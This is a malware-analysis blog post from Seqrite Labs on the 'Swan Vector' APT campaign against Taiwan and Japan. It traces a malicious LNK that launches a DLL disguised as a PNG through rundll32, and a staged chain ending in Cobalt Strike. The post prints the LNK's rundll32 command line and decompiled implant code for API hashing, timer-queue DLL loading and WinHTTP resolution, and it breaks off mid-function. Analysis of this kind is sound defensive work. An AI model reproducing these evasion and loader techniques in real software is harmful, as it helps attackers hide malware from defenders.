Unveiling Swan Vector APT Targeting Taiwan and Japan with varied DLL Implants

seqrite.com/blog/swan-vector-apt-targeting-taiwan-japan-dll-implants/

May 12, 2025

12 May 2025

Written by Subhajeet Singha

Content

Introduction

Seqrite Labs APT-Team has recently uncovered a campaign which we have termed as ***Swan Vector***, that has been targeting the nations across the East China sea such as Taiwan and Japan. The campaign is aimed at educational institutes and mechanical engineering industry with lures aiming to deliver fake resume of candidates which acts as a decoy.

The entire malware ecosystem involved in this campaign comprises a total of four stages, the first being one being a **malicious LNK**, the second stage involves the shortcut file executing **DLL implant Pterois** via a very well-known LOLBin. It uses stealthy methods to execute and download the third stage containing multiple files including legitimate Windows executable that is further used to execute another implant **Isurus** via DLL-Sideloading. This further executes the fourth stage that is the malicious **Cobalt Strike shellcode** downloaded by Pterois.


In this blog, we'll explore the sophistication and cover every minutia technical detail of the campaign we have encountered during our analysis. We will examine the various stages of this campaign, starting with the analysis of shortcut (.LNK) file to multiple DLL implants ending with analyzing the shellcode with a final overview.

Initial Findings

Recently in April, our team found a malicious ZIP file named as *歐買尬金流問題資料_20250413 (6).rar* which can be translated to *Oh My God Payment Flow Problem Data – 2025/04/13 (6)* , which has been used as preliminary source of infection, containing various files such as one of them being an LNK and other a file with .PNG extension.

The ZIP contains a malicious LNK file named, *詳細記載提領延遲問題及相關交易紀錄.pdf.lnk.* which translates to, *"Shortcut to PDF: Detailed Documentation of Withdrawal Delay Issues and Related Transaction Records.pdf.lnk*", which is responsible for running the DLL payload masqueraded as a PNG file known as Chen_YiChun.png. This DLL is then executed via a very well-known LOLBin that is RunDLL32.exe which further downloads other set of implants and a PDF file, which is a decoy.

Looking into the decoy



As, the first DLL implant aka Pterois was initially executed via the LOLBin, we saw a decoy file named rirekisho2025 which basically, stands for a nearly Japanese translation for Curriculum Vitae (CV 2025) was downloaded and stored inside the Temp directory along-side other implants and binaries.


公益財団法人知床財団

履歴書・職務経歴書 (指定様式)　　西暦　年　月　日現在

※A4 版印刷（両面可）、必ず手書きで記入してください。なお、返却いたしませんので予めご了承ください。

ふりがな		性　別	【写真貼付位置】 縦 4cm × 横 3cm 程度 カラー写真 上半身・正面・脱帽
氏　名			
生年月日	西暦　年　月　日（満　歳）		
現 住 所	〒	電話番号	(携帯電話)　–　– (自宅)　–　–
E-Mail	@		
年(西暦)	月	年(西暦) 月	学歴（中学校以降）

In the first page, there is a Japanese resume/employment history form "履歴書・職歴経歴書" dated with the Reiwa era format (令和5年4月). The form has a basic header section with fields for personal information including name (氏名), date, gender selection (男/女), birth date, address fields, email address (E-Mail), and contact numbers. There's also a photo placeholder box in the upper right corner. The decoy appears to be mostly blank with rows for entering education and work history details. Notable fields include entries for different years (月), degree/qualification levels, and employment dates. At the bottom, there are sections for licenses/certifications and additional notes.

公益財団法人知床財団

◆ 職務経歴

※現職または最終職歴から遡り、職務内容はできるだけ具体的にご記入ください。

直近の職歴	
会社・団体名	
所　在　地	
部　署　名	
役　　職	
在 職 期 間	西暦　　年　　月　　日から西暦　　年　　月　　日まで
業　　種	
従 業 員 数	
勤　務　地	
雇 用 形 態	（例：正社員、契約社員、アルバイト等）


In the second page, there are two identical sections labeled “職歴 1” and “職歴 2” for employment history entries. Each section contains fields for company name, position, employment dates, and a large notes section. The fields are arranged in a similar layout with spaces for company/organization name (会社・団体名), position title, dates of employment, and work-related details. There’s also a section with red text indicating additional about documents or materials (調査、調査料、ファイル等).

公益財団法人知床財団

職歴 3	
会社・団体名	
所　在　地	
部　署　名	
役　　職	
在 職 期 間	西暦　　年　　月　　日から西暦　　年　　月　　日まで
業　　種	
従 業 員 数	
勤　務　地	
雇 用 形 態	（例：正社員、契約社員、アルバイト等）
主な職務内容	

In the third and last page, there is one more employment history section “職歴 3” with the same structure as the previous page – company name, position, employment dates, and notes. Below this, there are five additional employment history sections with repeated fields for company name, position, and employment dates, though these appear more condensed than the earlier sections. Each section follows the same pattern of requesting employment-related information in a structured format. Next, we will look into the infection chain and technical analysis.

Infection Chain.



Operation Swan Vector

Technical Analysis.

We will break down the technical capabilities of this campaign into four different parts.


Stage 1 – Malicious LNK Script.

The ZIP contains a malicious LNK file, known as 詳細記載提領延遲問題及相關交易紀錄.pdf.lnk which translates to Detailed Record of Withdrawal Delay Issues and Related Transaction Records. Another name is also seen with the same LNK as 針對提領系統與客服流程的改進建議.pdf.lnk that translates to *Suggestions for Improving the Withdrawal System and Customer Service Process*. Creation time of LNK is 2025-03-04.


```
Windows
:mZFA.
System32
:mZ=A.
rundll32.exe
dZ1\mZ
C:\Windows\System32\rundll32.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
Windows
System32
rundll32.exe
,..\..\..\..\..\Windows\System32\rundll32.exe6Chen_YiChun.png,Trpo 1LwalLoUdSinfGqYUx8vBCJ3Kqq_LCxIg<C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
System32 (C:\Windows)
S-1-5-21-2680077103-2431730347-2659687594-1001
C:\Windows\System32\rundll32.exe
```

Upon analyzing the contents of this malicious LNK file, we found that its sole purpose is to spawn an instance of the LOLBin **rundll32.exe**, which is then used to execute a malicious DLL implant named **Pterois**. The implant's export function Trpo with an interesting argument 1LwalLoUdSinfGqYUx8vBCJ3Kqq_LCxIg, which we will look into the later part of this technical analysis, on how this argument is being leveraged by the implant.


Stage 2 – Malicious Pterois Implant.



Initially, upon examining the malicious RAR archive, along with the malicious LNK file, we found another file with .PNG extension known as Chen_YiChun.png .



On doing some initial analysis, we figured out that the file is basically a DLL implant, and we have called it as ***Pterois***. Now, let us examine the technicalities of this implant.




While we did analyze the malicious LNK file, we did see that rundll32.exe is used to execute this DLL file's export function Trpo.

```
__int64 Trpo()
{
  if ( sub_7FFF681C8630() )                     // API Hashing & DLL Loading
  {
    if ( (unsigned int)next_stage_downloader() )// Download Malware
      return 0;
    else
      return (unsigned int)-1;
  }
  else
  {
    return (unsigned int)-1;
  }
}
```


Looking inside the implant's functionalities, it has two primary features, the first one is to perform API Hashing, and the latter is used to download the next stage of malware.

The first function is responsible for resolving all APIs from the DLLs like NTDLL, UCRTBase, Kernel32 and other necessary libraries required, and the APIs required for desired functions.



This is done by initially accessing the Process Environment Block (PEB) to retrieve the list of loaded modules. The code then traverses this list using the InMemoryOrderModuleList, which contains linked LDR_DATA_TABLE_ENTRY structures — each representing a loaded DLL. Within each LDR_DATA_TABLE_ENTRY, the BaseDllName field (a UNICODE_STRING) holds just the DLL's filename (e.g., ntdll.dll), and the DllBase field contains its base address in memory.

During traversal, the function **converts the BaseDllName to an ANSI string, normalizes it by converting to *uppercase*** and computes a case-insensitive SDBM hash of the resulting string. This computed hash is compared against a target hash provided to the function. If a match is found, the corresponding DLL's base address is obtained from the DllBase field and returned.



Now, once the DLL's base address is returned, the code uses a similar case-insensitive SDBM hashing algorithm to resolve API function addresses within NTDLL.DLL. It does this by parsing the DLL's Export Table, computing the **SDBM hash** of each exported function name, and comparing it to a target hash to find the matching function address.

```python
def sdbm_case_insensitive_32bit(s):
    hash_val = 0
    mod_value = 2**32
    for char in s:
        if 'a' <= char <= 'z':
            char = char.upper()
        hash_val = (hash_val * 65599 + ord(char)) % mod_value
    return hash_val

def main():
    windows_api_strings = [
        "RtlCreateTimerQueue",
        "RtlCreateTimer" ,
        "RtlDeleteTimerQueue" ,
        "LdrLoadDll"
    ]

    for s in windows_api_strings:
        calculated_hash = sdbm_case_insensitive_32bit(s)
        calculated_hash_hex = hex(calculated_hash)
        print(f"Hash for '{s}': {calculated_hash_hex}")

if __name__ == "__main__":
    main()
```

Here is a simple python script, which evaluates and performs hashing. So, in the first function, a total of four functions have been resolved.

```
1  _BOOL8 api_resolution()
2  {
3    qword_7FF8DC716CD8 = sub_7FF8DC6EA9C0(0xAEF34AF7i64);// ucrtbase.dll
4    if ( qword_7FF8DC716CD8 )
5    {
6      wcsrchr = sub_7FF8DC6EA850(qword_7FF8DC716CD8, 0xA44C4CA2);
7      wcscmp = sub_7FF8DC6EA850(qword_7FF8DC716CD8, 0x86F2B99F);
8      wcsstr = sub_7FF8DC6EA850(qword_7FF8DC716CD8, 0x8EDAB36A);
9      return wcsrchr && wcscmp && wcsstr;
10   }
11   else
12   {
13     return 0;
14   }
15 }
```


```
BOOL8 api_resolving()
{
  qword_7FF8DC716CC0 = sub_7FF8DC6EA9C0(0x536CD652164);// Kernel32.dll
  if ( qword_7FF8DC716CC0 )
  {
    GetModuleHandleW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x398678D);
    LoadLibraryW = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x94D01BE2);
    FindFirstFileW = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x7FD2D884);
    FindNextFileW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x2F62DAEF);
    FindClose_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x1C10D73F);
    GetFileAttributesW = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0xD18709EE);
    CreateFileW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x3207FD5F);
    CloseHandle_0 = (__int64 (__fastcall *)(_QWORD))sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x75843E0);
    ReadFile_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x7E668832);
    GetFileSize_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x4C2EF933);
    GetTickCount64_0 = (__int64 (*)(void))sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x3A23157A);
    WriteFile_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x7E09983B);
    DeleteFileW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0xE933E680);
    CreateProcessW_0 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))sub_7FF8DC6EA850(qword_7FF8DC716CC0, 0x82461C4);
    CreateThread_0 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD, _QWORD))sub_7FF8DC6EA850(
                                                                                              qword_7FF8DC716CC0,
                                                                                              1458187302);
    WaitForSingleObject_0 = (__int64 (__fastcall *)(_QWORD, _QWORD))sub_7FF8DC6EA850(qword_7FF8DC716CC0, 1634786555);
    GetModuleHandleExW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, -1396805638);
    GetModuleFileNameW_0 = sub_7FF8DC6EA850(qword_7FF8DC716CC0, 1518991502);
    GetCommandLineA_0 = (__int64 (*)(void))sub_7FF8DC6EA850(qword_7FF8DC716CC0, 1869703416);
    return GetModuleHandleW_0
        && LoadLibraryW
        && FindFirstFileW
        && FindNextFileW_0
        && FindClose_0
        && GetFileAttributesW
        && CreateFileW_0
        && CloseHandle_0
        && ReadFile_0
        && GetFileSize_0
        && GetTickCount64_0
        && WriteFile_0
        && DeleteFileW_0
        && CreateProcessW_0
        && CreateThread_0
        && WaitForSingleObject_0
        && GetModuleHandleExW_0
        && GetModuleFileNameW_0
        && GetCommandLineA_0;
```

API Resolution

Similarly, the APIs for the other two dynamicalliy linked libraries ucrtbase.dll & Kernel32.dll , are being resolved in the same manner.

```
_BOOL8 load_iphlapi_dll_functions()
{
  char v2[13]; // [rsp+33h] [rbp-15h] BYREF

  sub_7FF8DC708E20(v2, 0i64, 13i64);
  v2[8] = sub_7FF8DC6EADB0(0x2Ei64);
  v2[0] = sub_7FF8DC6EADB0(73i64);
  v2[10] = sub_7FF8DC6EADB0(76i64);
  v2[2] = sub_7FF8DC6EADB0(72i64);
  v2[9] = sub_7FF8DC6EADB0(68i64);
  v2[6] = sub_7FF8DC6EADB0(80i64);
  v2[11] = sub_7FF8DC6EADB0(76i64);
  v2[1] = sub_7FF8DC6EADB0(80i64);
  v2[3] = sub_7FF8DC6EADB0(76i64);
  v2[12] = sub_7FF8DC6EADB0(0i64);
  v2[5] = sub_7FF8DC6EADB0(65i64);
  v2[4] = sub_7FF8DC6EADB0(80i64);
  v2[7] = sub_7FF8DC6EADB0(73i64);              // IPHLAPI.DLL
  qword_7FF8DC716CD0 = dll_base_address_resolution(0x795D63CB164);
  if ( qword_7FF8DC716CD0 )
  {
    return 1;
  }
  else
  {
    qword_7FF8DC716CD0 = sub_7FF8DC6E79F0(v2);  // DLL Loading using TimerQueue
    if ( qword_7FF8DC716CD0 )
    {
      GetAdaptersInfo = sub_7FF8DC6EA850(qword_7FF8DC716CD0, -1164425368);
      return GetAdaptersInfo != 0;
    }
    else
    {
      return 0;
    }
  }
}
```

In the next set of functions, where it is trying to resolve the APIs from DLLs like Iphlapi.dll , shell32.dll and WinHTTP.dll, it initially resolves the DLL's base address just like the previous functions. Once it is returned, then it uses a simple yet pseudo-anti-analysis technique that is using Timer Objects to load these above DLLs.



Initially it creates a timer-object using RtlCreateTimerQueue, once the Timer Object is created, then another API RtlCreateTimer is used to run a callback function, which is LoadLibraryW API in this case, further used to load the DLL.


```
    *(_QWORD *)&v3[4] = GetModuleHandleW_0((LPCWSTR)Argument_for_callback);
    if ( *(_QWORD *)&v3[4] )
      break;
    sub_7FF8D3DC7980(100i64);
    --v4;
  }
  while ( v4 );
}
```

```
  }
  if ( HANDLE_TO_TIMERQUEUE )
    RtlDeleteTimerQueue(HANDLE_TO_TIMERQUEUE);
  return *(_QWORD *)&v3[4];
}
00006F1C sub_7FF8D3DC79F0:29 (7FF8D3DC7B1C) (Synchronized with
```

```
if ( qword_7FF8D3DF6CD0 )
{
  GetAdaptersInfo = sub_7FF8D3DCA850(qword_7FF8D3DF6CD0, -1164425368);
  return GetAdaptersInfo != 0;
}
else
{
  return 0;
```


Then, the GetModuleHandleW is used to get a handle to the IPHLAPI.DLL. So, once it succeeds, the RtlDeleteTimerQueue API is used to delete and free the Timer Object. Then, finally an API GetAdaptersInfo is resolved via a hash.

```
BOOL8 load_shell32dll()
{
  __int64 v1; // [rsp+28h] [rbp-20h]
  char v3[12]; // [rsp+34h] [rbp-14h] BYREF

  sub_7FF8DC708E20((__m128i *)v3, 0, 12ui64);
  v3[1] = sub_7FF8DC6EADB0('h');
  v3[0] = sub_7FF8DC6EADB0('S');
  v3[5] = sub_7FF8DC6EADB0(51);
  v3[9] = sub_7FF8DC6EADB0(108);
  v3[2] = sub_7FF8DC6EADB0(101);
  v3[6] = sub_7FF8DC6EADB0(50);
  v3[3] = sub_7FF8DC6EADB0(108);
  v3[7] = sub_7FF8DC6EADB0(46);
  v3[4] = sub_7FF8DC6EADB0(108);
  v3[8] = sub_7FF8DC6EADB0(100);
  v3[10] = sub_7FF8DC6EADB0(108);
  v3[11] = sub_7FF8DC6EADB0(0);                 // shell32.dll
  v1 = sub_7FF8DC6E79F0((__int64)v3);
  ShellExecuteExW_0 = (BOOL (__stdcall *)(SHELLEXECUTEINFOW *))sub_7FF8DC6EA850(v1, -1875625761);
  ShellExecuteW = (HINSTANCE (__stdcall *)(HWND, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR, INT))sub_7FF8DC6EA850(
                                                                                          v1,
                                                                                          -399011086);
  return ShellExecuteExW_0 && ShellExecuteW;
}
```




```
_BOOL8 sub_1800081A0()
{
  char v2[12]; // [rsp+34h] [rbp-14h] BYREF

  sub_7FF8DC708E20(v2, 0i64, 12i64);
  v2[0] = sub_7FF8DC6EADB0(87i64);
  v2[2] = sub_7FF8DC6EADB0(78i64);
  v2[7] = sub_7FF8DC6EADB0(46i64);
  v2[11] = sub_7FF8DC6EADB0(0i64);
  v2[10] = sub_7FF8DC6EADB0(76i64);
  v2[4] = sub_7FF8DC6EADB0(84i64);
  v2[8] = sub_7FF8DC6EADB0(68i64);
  v2[1] = sub_7FF8DC6EADB0(73i64);
  v2[9] = sub_7FF8DC6EADB0(76i64);
  v2[6] = sub_7FF8DC6EADB0(80i64);
  v2[3] = sub_7FF8DC6EADB0(72i64);
  v2[5] = sub_7FF8DC6EADB0(84i64);
  qword_7FF8DC716CC8 = sub_7FF8DC6E79F0(v2);     // winhttp.dll loading
                                                 //
  if ( qword_7FF8DC716CC8 )
  {
    WinHttpAddRequestHeaders = sub_7FF8DC6EA850(qword_7FF8DC716CC8, -2345388);
    WinHttpCloseHandle = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 1963543228);
    WinHttpConnect = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 1718787110);
    WinHttpOpen = sub_7FF8DC6EA850(qword_7FF8DC716CC8, -398111570);
    WinHttpOpenRequest = sub_7FF8DC6EA850(qword_7FF8DC716CC8, -1109933983);
    WinHttpQueryDataAvailable = sub_7FF8DC6EA850(qword_7FF8DC716CC8, -1303171237);
    WinHttpQueryHeaders = sub_7FF8DC6EA850(qword_7FF8DC716CC8, 1242987426);
